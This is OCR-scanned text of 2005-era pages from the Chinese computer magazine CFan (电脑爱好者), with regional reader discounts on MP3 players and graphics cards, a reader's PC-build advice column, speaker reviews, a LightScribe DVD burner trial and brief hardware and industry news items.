优惠产品：

MU416 容量:256M

原价:399元， CFan读者价：299元

MU516 容量:128M

原价:499元， CFan读者价：399元


MU618 容量:256M

原价:599元， CFan读者价：499元

商家地址：广州市天河路南方现代科技广场G22

商家电话:020-38788450

济南:抢啊！显卡优惠200元 还送玻璃鼠标垫！



对于显卡中的ATi 9600显卡来说虽然性能上要优于ATi 9550显卡不少，但是价格也要贵一些，性价比不是很高。笔者在逛市场的时候发现一款蓝宝石的ATi 9600显卡，其默认的核心频率和显存频率分别为325MHz/400MHz，显存为128Mb/128Bit，支持DirectX 9.0、OpenGL1.4，接口部分支持VGA/TV-OUT/DVI。经过笔者和蓝宝石经销商的商议，CFan读者只要在购买前出示14期《电脑爱好者》杂志，就可以优惠200元，而且还可以得到Rantopad代工的价值百元的玻璃鼠标垫一个，机会难得大家可要抓住时机啊！^_^（济南搜查队员李嘉报道）

优惠产品：

蓝宝石ATi 9600显卡 原价:799元 CFan读者价:599元

商家地址:济南市山大路160号4034室 济南方程恒通科技

商家电话:0531-88587434

广州:买什么显卡最“抵”？有CFan读者价最“抵”



CFan搜查队给大家带来两款采用ATi Radeon X800和X700核心的天扬显卡，它们分别采用128MB(256bit)GDDR显存，性能超群！注意，每款特价显卡只有五片，要购买的读者可要抓紧了。（广州搜查队员“小熊在线广东站”报道）

优惠产品：

天扬Radeon X800 原价:1680元 CFan读者价:1380元

天扬Radeon X700 原价:899元 CFan读者价:799元

商家地址:广州市太平洋电脑城三楼390#档口

商家电话:13711187546

济南:双色MP3优惠150元



现在的MP3品牌实在多得数不胜数，想买到物美价廉的MP3还真不容易。最近笔者看见一款台电的G813 MP3，外观设计十分典雅，它采用纳米玻璃镜面，双色OLED屏幕设计，播放器的内部则采用了Sigmatel STMP3520解码芯片，音质非常不错，具有可调采样频率录音、直录、FM同步内录等功能，而FM调频可存储30个台。这回商家给CFan读者提供了150元优惠，绝对超值。（济南搜查队员李嘉报道）

优惠产品：

台电G813 MP3 原价:599元 CFan读者价:449元

商家地址:济南市山大路160号二期科技市场4001室

商家电话:0531－2393035

武汉:拿CFan杂志低价换购苹果MP3！



iPod photo系列的MP3不仅容量大，还可以 览图片。搜查员向老板争取了两款不同容量的Photo MP3做优惠，大家购买时可别忘了出示手中的《电脑爱好者》哦！

优惠产品：

iPod photo 30G

原价:3180元 CFan读者价:3100元

iPod photo 60G

原价:4100元 CFan读者价:4000元

商家地址:武汉珞瑜路39号武汉电脑大世界150室

商家电话:027-87858659

CF [CP03]



上海读者李健:你好，我想配一台K8的电脑，准备用Athlon64 2800+，但是不知道什么主板好，精英K8T800-A是否可以。我平时只玩玩实况8等游戏，现在想玩WOW，用9550显卡可以吗？双敏火旋风9518超强版(400/500)是不是可以？最后就是显示器，我想配一款LCD显示器，请你给个建议！



点评:从你的需要来看，你选择AMD Athlon64 2800+搭配VIA K8芯片组主板还是非常明智的，在CPU的选择上，你选择的AMD Athlon64 2800+也是非常实用的，这是一款价格刚过千元的64位处理器，目前64位的处理器已经成为了市场的一个趋势，选择64位的处理器也是非常明智的，和未来接轨嘛！

主板方面，精英K8T800-A从PCB板来看，采用精英一贯的紫色风格，秉承了一线大厂的作风，用料充足、布线整洁。采用成熟的三相回路供电系统，大量采用高品质电容，保证即使在超频情况下也能带给使用者稳定的效能体验。各种接插件均采用AMP、富士康等优质产品，并以醒目色彩区别标示接口，方便用户组装系统。北桥芯片VIA K8T800搭配南桥芯片VT8237，支持单通道DDR 400内存、AGP 8X显卡，还自带2个SATA接口，在逐渐步入主流应用的SATA硬盘的基础上，实现了RAID 0、1磁盘阵列模式，为用户提供安全的数据存储备份解决方案，性能已不再是衡量一款主板的唯一标准，同时也要考虑扩展功能、价格、稳定性等因素，精英K8T800-A是一个不错的选择。

考虑到目前DDR内存的价格非常的诱人，所以我们给你配置了一根现代 512MB 容量的DDR400内存，此外，如果你要流畅地运行如WOW这样的大游戏的话，1GB的容量是必须的哦！

考虑到你的用途，我们给你配置了一款WD 鱼子酱JB 80GB 7200转 8MB缓存的硬盘，虽然是家用电脑，但是一定的存储能力还是要有的，例如实况系列和WOW都是非常占用硬盘空间的，所以80GB的容量还是非常有必要的。

显卡方面，我们选择的是火旋风Power9518冰翼超级版，该显卡的显示芯片为ATi R9550，是目前中端显示卡中对DirectX 9.0支持最好的显示卡之一。

在画质上火旋风9518冰翼超级版完全支持〞SmartShader 2.0〞

配件	品牌及型号	价格(元)
CPU	AMD Athlon64 2800+(盒)	1160元
主板	精英K8T800-A	598元
显卡	双敏火旋风9518超强版	700元
内存	现代 512MB DDR 400	370元
硬盘	WD 鱼子酱JB 80GB 7200转 8MB	500元
光驱	三星 金将军52X康宝 2MB(白金版)	370元
键鼠套装	多彩 恬静双星	80元
音箱	漫步者R201TⅡ	160元
机箱电源	多彩 DLC-MF431	400元
显示器	飞利浦 150C5	1900元
媒体报价		6238

和新的〞SmoothVision 2.1〞等技术，同时也支持HyperZ Ⅲ+引擎，具备以上多项技术的火旋风9518冰翼超强版完全可以带给你绚丽的游戏画质。面对游戏WOW，这款显卡同样可以胜任。

应你的要求我们给你配置了一款飞利浦 150C5 LCD显示器，该款显示器的外观为时尚的欧陆外观设计、鱼尾形状的底座让这款15寸显示器外型十分突出、精巧，同时150C5还采用了超薄液晶面板设计，让整个产品从侧面上来看更显纤薄。OSD按键采用右侧隐藏式设计，具备一键自动调节功能，整个产品有着流畅、明快的线条感。

光存储方面，我们还是建议你选购一款COMBO，随着软盘逐渐被光盘取代，家庭刻盘也是一种趋势，由于家庭的刻盘不是非常的频繁，所以你没有必要购买专一的刻录产品，而COMBO对于家用机来说是既经济又实惠的一种选择。

鼠标/键盘、机箱等配件也都属于目前市场上的主流配件。总体花费为6000出头，还是比较容易接受的。

CF [CP04]

中档也要遥控？

——三诺V-31N 2.1多媒体音箱



三诺重返零售市场以来，先后推出了多款在市场上引起轰动的产品。前不久，我们又拿到了三诺最新推出的一款音箱——时尚系列V-31N 2.1音箱。

V-31N是一款300多元的中档产品，通常，中档产品上大都使用线控音量的设计，而V-31N则令人惊异地在中档价位上引入了遥控的设计。

V-31N的造型很有家庭影院音箱的感觉，两个细长的音柱作为主音箱，一个立式低音炮。虽然看上去似乎体积很大，其实三个组件的体积都很小巧可爱。其中低音炮采用了倒相式的结构，扬声器置于侧面，减小了箱体的体积。



V-31N的显示屏看上去很有液晶屏的感觉，其实因为成本限制，它并不是一个液晶屏，而是使用发光二极管指示灯指示当前状态。除了使用遥控器以外，V-31N的低音炮上也有基本的几个控制按键。



拆下弧形的面罩，可以看出V-31N主音箱采用了双分频的设计，上下两个中音单元成哑铃结构，中间则放置一个PV膜的高音单元。



V-31N的遥控器相当不错，大多数多媒体音箱的遥控器都使用价格较低的薄膜按键遥控器，手感不好。而V-31N的遥控器则使用了标准的塑胶按键遥控器，手感上更为接近真正的家电遥控器。V-31N的遥控器除了可以控制开关、静音、音量等基本功能外，还能单独调节主音箱的音量，低音与高音的增益。与同价位产品相比较是相当强大的。



V-31N的主音箱，采用了立式音柱的结构。由于设计了底座，所以可以放得很稳。

V-31N圆柱式的箱体设计可以极好地消除箱体柱波，使声音不受杂质干扰，更加纯美；同三诺的其他产品一样，V-31N也采用了三诺独有的气磁场仿真技术，增强了喇叭的承受功率并且减少了声音失真，使音色更加真实，音域更加宽广；在低音炮设计上，V-31N通过采用5.25英寸的低音单元，6层音圈设计，低音表现强劲浑厚。

从实际的听感来说，V-31N的三个频段比较均衡，特别是中高音由于采用了三分频的结构，表现相当饱满。只是由于低音炮容积较小，低音听来量感较差。但整体上看，V-31N的声音在中档2.1音箱中是属于　　者的。而在中档上提供遥控器则使得V-31N的性价比远远超出同类产品。 CF [CP05]

轻骑兵 C3900 2.1 音箱

■ CFan 评测室



C3900 是轻骑兵新推出的一款主流 2.1 音箱，它的造型相当别致，两个塑料材质的卫星箱造型细长，很像普通的水晶奖杯。卫星音箱由黑色塑料制造的箱体和透明塑料的底座组成，用户在安装时通过上面的卡槽将二者装配起来就可以。显然，从外观上看，这是非常适合搭配液晶显示器的一款音箱。






C3900 的单元设计相当特殊，从外表上看，好像是两个银色的小尺寸扬声器。其实只有上面一个全频带纸盆扬声器才是真正的扬声器，而下面看似 PV 膜扬声器的其实是无磁路的空振膜。与常见设计不同，这个空振膜并不起辅助发声作用。

C3900 的低音炮采用的是正统的倒相结构，开关、音量和低音调节的两个旋钮设计在低音炮的正面，在外观上保持统一。C3900 的旋钮采用了一个别出心裁的设计——两个旋钮都可以像开关一样按下，按下时旋钮完全隐藏在音箱里，和开关平齐，外观好看又避免了损坏，而轻轻一按，旋钮就从箱体里探出来，可以方便旋转调节。

C3900 的电路，采用的是久经考验的 4558+TDA2030 结构。4558 运放芯片用于分频和前级放大，三个 TDA2030 芯片分别用于低音炮和两个卫星箱的回放。这也是主流 2.1 音箱所普遍采用的设计。

从试听的感受来说，C3900 虽然采用的是塑料卫星箱体，但听感上一点没有塑料味，由于独特的卫星箱结构设计，中频相对大多数同类产品要充实，高频延展也有不错的效果。而低音虽然受口径限制，下潜一般，但低音清晰有力，品质相当理想。是主流价位上色艺双全的一款选择。


CF [CP06]



光盘也能玩个性

——试用明基光雕DW1625 DVD刻录机

■ 陕西 叶萌



刚刚考完期末，喘口气中，不料天上掉下个大元宝砸在我头上。笔者刚刚看到心仪已久的明基光雕DVD刻录机大降300，正要出血时，极为幸运地提前参与了《电脑爱好者》杂志社的免费试用DW1625活动。试用支持"LightScribe"盘面雕刻技术的刻录机。终于可以做一张属于自己的个性化光盘了。

闲话少说，让我的先来观察一下这款刻录机的外观，前黑后白，装进机箱后只露出黑黑的准镜面前面板，看上去挺有格调，但不知道基本功如何，让我们祭出Nero这个法宝来试一试它的成色。这款刻录机支持DVD+R DL、DVD+R/RW、DVD-R/RW、DVD-ROM、CD这几种盘片的刻录，放入光盘后，经过漫漫的等待，我们得到的几个数据基本上能够达到标称的16× DVD+R，4× DVD+RW，8× DVD-R，4× DVD-RW，40× CD-R这几项主要参数值，例如40×的CD-R刻录(使用具有LightScrib技术的光盘)，真实刻录过程用时小于4分钟(如图1)。整个的刻盘过程也很稳定，噪声很微弱，表现还是很不错的。但速度上距离顶极水平的双16×DVD刻录机还是有一定差距的，不过但按照明基的一贯作风，也许哪天刷新一下firmware就会有惊喜。还是抱着一颗希望的心来等待把。




图1

现在就让我们看看光雕的看家本领——LightScribe盘面雕刻。就是一种利用激光在光盘表面上刻印图案的技术，简单些讲，就是控制光头在光盘的表面上的特殊染料层打孔，颜色的深浅也并不是通过激光功率来调节，而是打孔越密集，颜色就越深，反之越浅，刻印时的激光功率是固定的。目前的LightScribe只能实现单色刻印，这种颜色的深浅也可以看作成灰度等级了。并且只有支持此项技术的刻录机和特别生产的LightScrib光盘配套使用才行。光雕的包装盒中附赠了1张Nero安装盘和1张支持LightScribe技术的CD-R刻录光盘，在安装好Nero之后，会出现一个选项Nero Express，其中增加了1个新的选项"打印LightScribe标签"。打开后就会看到一个类似于Windows画图软件界面的软件，操作对象就是圆形的盘面，在其中我们可以设定盘面的风格，选择盘面的背景画，确定盘面上所要打的文字等等，基本上能够满足绝大多数使用者的个性的需求。在刻录完内容后，我们将盘翻转过来，把一张CD封面刻录在了光盘背面，效果相当的不错，整个盘面呈淡金色，和蔡琴老歌的CD内容还是比较相配的，所以我们建议使用一些暗底色来做为光盘刻录背景，或者使用一些卡通人物等颜色过渡不是非常精细，明暗反差不是很大的图案来制作光盘标签，会取得比较好的效果。从风格取向看，LightScribe的泛金色颗粒状"刻风"，很适合表现沧桑与怀旧的主题，看上去有很浓的历史味道(如图2)。



图2

这里介绍一个发现的小窍门，由于采用了"特制的地址信息编码技术"及"独一无二的光学定位器"(这些是查资料知道的，具体原理笔者也不清楚)，我们可以将已经打过图案的光盘放入光驱，然后从Nero中添加新内容并删去原来的背景层再打一次，就是说可以在光盘上添加上新信息而不用担心会使图形混乱。当然，如果我们不删去原来的图层，就可以将以前的图案原位置再打一次，也就是使画面叠加刻录，可以让图像颜色更深些，明暗对比也更加强烈些，但花费时间也更多。

说到缺点嘛，使用中的确还是有些不太称心的地方，第一就是时间问题，刻录光盘需要时间不到4分钟，刻录光盘反面用了快半小时，在固件没有更新前，只能说这个速度会更适合重要或者特殊的场合了。另一个问题就是光盘底色为泛金，刻出的图案适用的范围比较小，要能是彩色的就更酷拉，不过听说已经在研发中，希望能早点上市。最后的希望是，光驱降价再降价，光盘便宜又便宜，市场上到处都有最好，这样大家都能够制作自己的个性光盘了。 CF [CP07]



冲击波 SC-2110 2.1 音箱

■ CFan 评测室

SC-2110 是冲击波近期推出的又一款 2.1 音箱，和上一期我们介绍的 SC-2111 相比，SC-2110 的造型十分卡通，更适合青少年和女性用户的使用。

冲击波 SC-2110 卫星单元的设计很有特色，它的支架并不固定，卫星单元的角度可以随意转动，支架可以像跳绳那样 360 度旋转。除了我们看到的这款蓝色款式，冲击波 SC-2110 还有红色和粉色可选。卫星单元采用了 3 英寸的碗盆单元，看上去更为活泼。卫星音箱的后半部是透明的，可以看到里面的扬声器结构。

SC-2110 的低音炮使用了全木结构，正面辅以装饰一块蓝色半透明塑料板，5 寸单元赫然在其中。虽然是一款低价位的产品，但 SC-2110 的五寸低音炮显然能带来很好的低音效果。



而 SC-2110 的线控，则采用了类似甲壳虫的造型和透明的外壳，也十分讨巧。


SC-2110 在听感上比较中规中矩，没有什么太大的缺陷，虽然在高音上不如使用了三分频的 SC-2111，但 SC-2110 本就是一款以造型取胜的产品，对于这个定位来说，它的表现已经相当令人满意了。 CF [CP08]

捷波二分之一



轻松移动，随时计算
SONY VGN-Y18C 笔记本电脑

SONY VGN-Y18C是一款以追求超轻便移动计算与完美外形为诉求的12.1英寸笔记本电脑。时尚的外形让此款笔记本既可以作为一台移动数字娱乐平台，也可成为一台改变白领办公室气氛的笔记本电脑。



基本配置

处 理 器：奔腾M 725 (1.60 GHz)，支持增强SpeedStep技术/400MHz前端总线/2MB L2同步缓存

芯 片 组：Intel 855GME芯片组/整合显示核心

显示核心：12.1" XGA (1024 x 768)彩色液晶显示器

无线网络：Windows XP家庭版 with Service Pack 2 (简体中文版)



▲ 极端省电，超长待机

VGN-Y18C采用VGP-BPS2A型 电池供电，最长使用时间可达6.5小时，用户无论是在机场、咖啡馆，还是在户外旅行，都能随时感受VGN-Y18C的影音精彩。



◀ 主流12.1英寸笔记本配置

VGN-Y18C采用0.09微米工艺制造的Dothan核心Pentium M 1.7GHz处理器，搭配256MB DDR 333内存，最高可扩充到2GB内存，拥有40GB硬盘存储空间，配以12.1英寸LCD显示屏，主流的配置满足多数人的应用需求。

小巧轻便

SONY VGN-Y18C重量轻便，包含电池的总重量仅有1.69公斤，即使再包含充电器，总重量也就2公斤，如此轻便的重量让用户能够享受到真正的移动办公。



完善的外部接口

作为一台轻薄型12.1英寸笔记本电脑，VGN-Y18C拥有相当完善的外部接口，包括USB 2.0 x 2*3、i.LINK (IEEE 1394) S400 (4针)、网卡(RJ-45)接口 (100M/10M)、音频输出接口、话筒接口、显示输出(VGA)、电话线(RJ-11)接口记忆棒插槽*4 (记忆棒/记忆棒Duo兼容，记忆棒PRO兼容*5，高速传输兼容)和Type I/II x 1 PC卡插槽。




软件丰富

SONY的VAIO系列电脑都是以影音处理的优势见长，这款VGN-Y18C也不例外，丰富的软件让此款电脑轻松处理各种影音资料。这些软件包括Adobe Reader 6、Adobe Photoshop Elements 2.0、InterVideo WinDVD 5 for VAIO、Sony DVgate Plus 2.0、Sony PictureGear Studio 2.0、Sony SonicStage 2.1、Sony SonicStage Mastering Studio 1.4、SonicStage Mastering Studio Audio Filter 1.4、Sony VAIO Control Center 1.1、Sony VAIO Media 3.1、VAIO Original Screen Saver、Sony VAIO Zone 1.2、Symantec Norton AntiVirus 2005，其中有不少是SONY特有的专业软件。



CF [CP09]

NVIDIA、XFX讯景启动SLI网吧推广计划




你想领略 染地球的视觉处理 峰技术吗?你想亲身感受世界最强PC游戏设备所带来的彻底震撼吗?从6月开始延续4个月的NVIDIA、XFX讯景SLI推广计划之网吧行动将在全国十大城市共计十二家网吧和体验中心同时上演。

主题为"体验SLI,享受更精彩!"的SLI网吧推广计划由图形芯片厂商NVIDIA和其核心合作伙伴XFX讯景共同主办,旨在加速推进SLi技术,掀起全民普及SLI的热潮,让大红大紫的SLI真正走下圣坛与终端用户进行近距离的接触。

NVIDIA、XFX讯景与网吧的渊源由来已久。XFX讯景从2003年挥 国内DIY市场以来就一直非常重视与网吧的合作,象中青网络家园、长城网络等成功的合作案例,以及不久前在北京举行的2005年中国网吧"阳光计划"的启动仪式上,讯景显卡得到全国18家连锁网吧一致认同,成为2005年10万台电脑采购计划的唯一指定显卡品牌,都说明了XFX讯景已成为网吧值得信赖的显卡品牌,不仅为网吧实现了更多价值,XFX讯景也与网吧之间创造了双赢。也是基于XFX讯景深耕网吧的成功经验,从2004年开始,NVIDIA就钦定XFX讯景成为"NVIDIA中国网吧推广计划"唯一合作伙伴,在有关于网吧的行动上,两者都步调统一口径一致,共同擎起网吧推广的大旗。


宽屏当道 64位横行 TCL个性电脑会猎暑促

近日,跨国消费巨头TCL强势出击,同步策动声势浩大的覆盖8大区域、300余家媒体代号为"百团大战"的暑促策略联动会,以"'晶芯'动魄,个性电脑'暑'风流"的主题敲响了今夏家用PC的暑期促销的隆隆战鼓。本次暑促,TCL携SHE女性液晶电脑、海盗高性能电脑、新锐翔64位宽屏液晶电脑和多重的优惠惊喜,全力会战今年暑促。TCL此次重磅行动,标志着继手机、数码后,电脑行业个性化时代的正式到来。



注重十足的时尚与个性特征的SHE女性宝石液晶电脑、海盗高性能电脑是TCL会猎暑促的左右两栖作战的主力兵团:TCL女性液晶电脑自3月上市以来,即以其美丽时尚、简约雅致、健康环保、稳定易用的全方位创新,全球首创定义了覆盖半数人群的女性电脑市场,并实现了3月销量25000台的差异化产品销售奇迹。此番暑促,TCL再次重锤涛击,推出5500元左右的SHE3212新品,以满足用户对SHE产品的追捧和青 ;而荣"法国电竞世界杯中国冠军队唯一指定比赛用机"桂冠的TCL64位海盗6518将以更强悍的极速性能、时尚的外观和开创国内"游戏PC"市场标准的创新理念一路直落千元,杀奔4998元,志在发起国内高性能PC的普及运动。

第三届中国国际软件和信息服务交易会开幕



2005年6月23日,第三届中国国际软件和信息服务交易会在大连正式拉开 幕。全国政协副主席罗豪才、国家商务部部长薄熙来和交易会8个主办单位的领导出席了开幕式,还有北京、上海、四川、杭州、厦门、青岛、长春、南京、武汉、成都、深 等兄弟省市的领导以及辽宁省委省政府的领导,埃及、美国、新加坡、韩国、马来西亚、日本、爱尔兰、印度等国政府主管IT产业的高官,英特尔、微软、惠普、IBM等世界著名IT公司的企业家等近千人共襄盛会。开幕式由辽宁省委常委、大连市市长夏德仁主持,辽宁省人民政府常务副省长许卫国、国家商务部部长薄熙来先后致展会开幕辞。最后,罗豪才副主席宣布第三届中国国际软件和信息服务交易会开幕。

商务部部长薄熙来在开幕式上指出,中国不仅要在服装纺织等劳动密集型产业领先,在高新信息技术方面也同样要领先。目前,中国已经具备了一些发展软件产业的基础优势和条件,商务部将会同信息产业部、科技部、教育部等其他相关兄弟部委,共同为中国的软件产业的腾飞提供有力支持。





微星5525 MP3

微星5525延续了以往产品精致、小巧的造型风格。它采用现代银色设计，外形尺寸经过了反复的设计论证，62mm(D)×30(W)×12(H)极为舒适贴合，手感颇佳。小巧的尺寸、精致的做工、机器表面被近乎8平方厘米的高亮度OLED屏所覆盖，犹如一道灵光闪过，更加清晰时尚。在此值得一提的是，微星5525的正面采用了极为少见的纳米镜面，尤为引人注目。微星5525内置全方位高保真麦克风，这种录音笔的功能设计可以在满足娱乐之余把商务和学习的应用同时也纳入其中，可以轻松的进行实时录音，64MB的储存体录音时间就可以高达260分钟以上。

微星5525 MP3播放器拥有齐全的配件，随机光碟、充电器、数据线等等一应俱全，还提供了最大输出功率> 5mW，阻抗大于16欧姆的高品质耳机一副。

咨询电话:*021-52402018*

产品价格:*请电话咨询*

麦博M-600 2.1多媒体音箱

M-600给人的感觉是清爽大方。5寸木制低音炮是清雅的白色，长方体设计，银色的倒相孔开在面板上方，与侧边的银框配合，整体和谐得当；面板下方是前置的主音量控制旋钮，方便用户的使用；3寸的卫星箱风格十分可爱，类似于QQ的外观和方正的低音炮相应成趣，精致的铁丝网罩将高音喇叭严严实实的保护起来，稳固的方形底座配有4个胶垫，可有效防止谐振。M-600采用全防磁设计，用户可直接将其配置在电脑显示器及电视机旁而不会造成干扰。34W RMS(10Wx2+14W)的输出功率，为音箱提供了强有力的功率支持。

这款音箱还有黑色可以选择，是一款非常超值的2.1多媒体音箱。



咨询电话:*800-830-5652*

产品价格:*248元*



多彩“音舷”MP3 声色数码 科技也动情

多彩DLA—608B在正统的方体外形设计中适时标入弧度的优雅，既时尚又能为机侧的多媒体按键分布有效地落户。当你把附带的精致耳塞插入耳外孔，再轻启右边的Pow/off/on键向上一拨便开启了整个系统，纯黑的纳米玻璃镜面——双色OLED屏显示，黄蓝四行荧光字符小巧相间，随着韵律的流淌而合拍地同步呈现。主菜单中多种播放模式的设置完善了您随意编辑音乐的能力。如:重复播放、单曲循环、随机播放等亲和设计理念。清新舒展的7种音色均衡器让你体会不同节奏音乐的美妙。长达35小时的高清晰录音功能、A—B复读技能、FM收音可选等周全的细节功能考虑，满足你时尚的诸多个性所需。

咨询电话:*0755—27394092*

产品价格:*399元*

声色传情——PISA炫彩精灵629

彩精灵外观如其名称一样，非常小巧，61mm*29mm*10mm，将其放在女孩子手掌上仅占掌心1/2位置。 彩精灵具有精品级外观设计并兼具流行时尚与美观耐用，迷你尺寸搭配防刮纳米玻璃，外观非常 丽夺目，钢琴烤漆搭配金属边框，使这台机器更显大方可人，从视觉设计的精致细腻到机器手感的顺滑舒服，色彩鲜艳夺目的外观配色，令人爱不释手。


彩精灵独创〝精灵〞功能，为改变听歌的时候上下首歌曲出现中间断层问题， 彩精灵采用精灵功能，将歌曲作个性化淡入淡出播放，这样调整耳朵的舒适度，所有mp3里的歌曲一气呵成，再也无需担心歌曲变换时对耳朵的冲击，有效保护耳朵。

彩精灵的精灵点还在于，这是一款能打电话的MP3播放器，此款产品支持VOIP电话功能，无需安装任何程序即可实现网络电话功能，且附送120分钟的话费。



咨询电话:*010-82511333*

产品价格:*请电话咨询*



华硕首款i945P主板P5LD2 Deluxe上市

随着英特尔〝i945P/G Express〞芯片组在全球发布，华硕推出的首款945主板——P5LD2 Deluxe也于近日正式上市。这款主板采用了Intel 945P芯片组，支持Intel 最新的LGA 775 Pentium 4处理器、双核心Pentium D、双核心Pentium XE、Celeron D处理器，拥有1066的前侧总线(FSB)。它支持双通道DDR2 667内存规格，最高可以支持4GB的内存容量，并能够支持64位计算，从而使用户可以轻松搭建最为强大的桌面计算机平台。

这款主板最引人注目的是它设计了两个PCI-E x16规格的显卡插槽，可以同时支持两块显卡同时工作。


华硕P5LD2 Deluxe还具备华硕最新独创的〝AI LIFE〞技术。这项新技术包括创造安静环境的AI Quiet；大大降低CPU温度的Stack Cool 2；提供全方位娱乐空间的WiFi-TV——全面结合电视、收音与无线网卡功能，热插拔存储的SATA On The Go。

咨询电话:*800-820-6655*

产品价格:*1999元*

XFX 讯景 7800 GTX 国内抢先上市

XFX 讯景 7800GTX 显卡代号为 PV-T70F-UDF，严格遵循 NVIDIA P347 公版设计，让我们惊奇地发现如此高端的显卡竟然只需占用一条 Slot，轻盈地瘦身设计非常讨好。显卡散热面板没有沿用 NVIDIA 的设计，而是在光学变色的塑胶板上印了一个大大的 XFX LOGO，非常 彩。大型散热设备采用离心式散热加热导管散热，涡轮式散热风扇安置在显示核心的左边，空气从核心右边排出，同时吹向显存部分。在显示核心、显存上装有大型 片式散热片和柱状导线管，大幅增加了导热面积，使热量快速得到散发。并且，在显卡背面，也覆盖有 U 型黑色散热片辅助显存散热，同时防止显卡变型。



咨询电话:(020)38731260

产品价格:请电话咨询



专为暑期市场打造 艾尔莎影雷者 A660 白金版上市


针对即将到来的暑期攒机高峰，艾尔莎(ELSA)于日前正式宣布:旗下基于 AGP 规格总线的影雷者 A660 白金版全面上市，与之前的影雷者 A660 和影雷者 A660GT 构成了面向各阶层消费者的 GeForce 6600 产品线。该款产品基于 nVIDIA GeForce 6600 显示核心，核心频率为 300 MHz，而显存频率则为 600 MHz，相比标版产品有大幅提升；搭载 128MB 容量 128 bit 的三星 3.3 纳秒显存，为流畅运行包括《DOOM3》、《魔兽世界》等在内的大型 3D 游戏提供不可或缺的保证，而全面兼容目前主流版本的图形扩展程序接口 DirectX 和 OpenGL，则为游戏的良好运行提供了坚实的基础。

咨询电话:020-87636363

产品价格:1299 元

终极游戏装机首选——三诺英雄系列 H-251

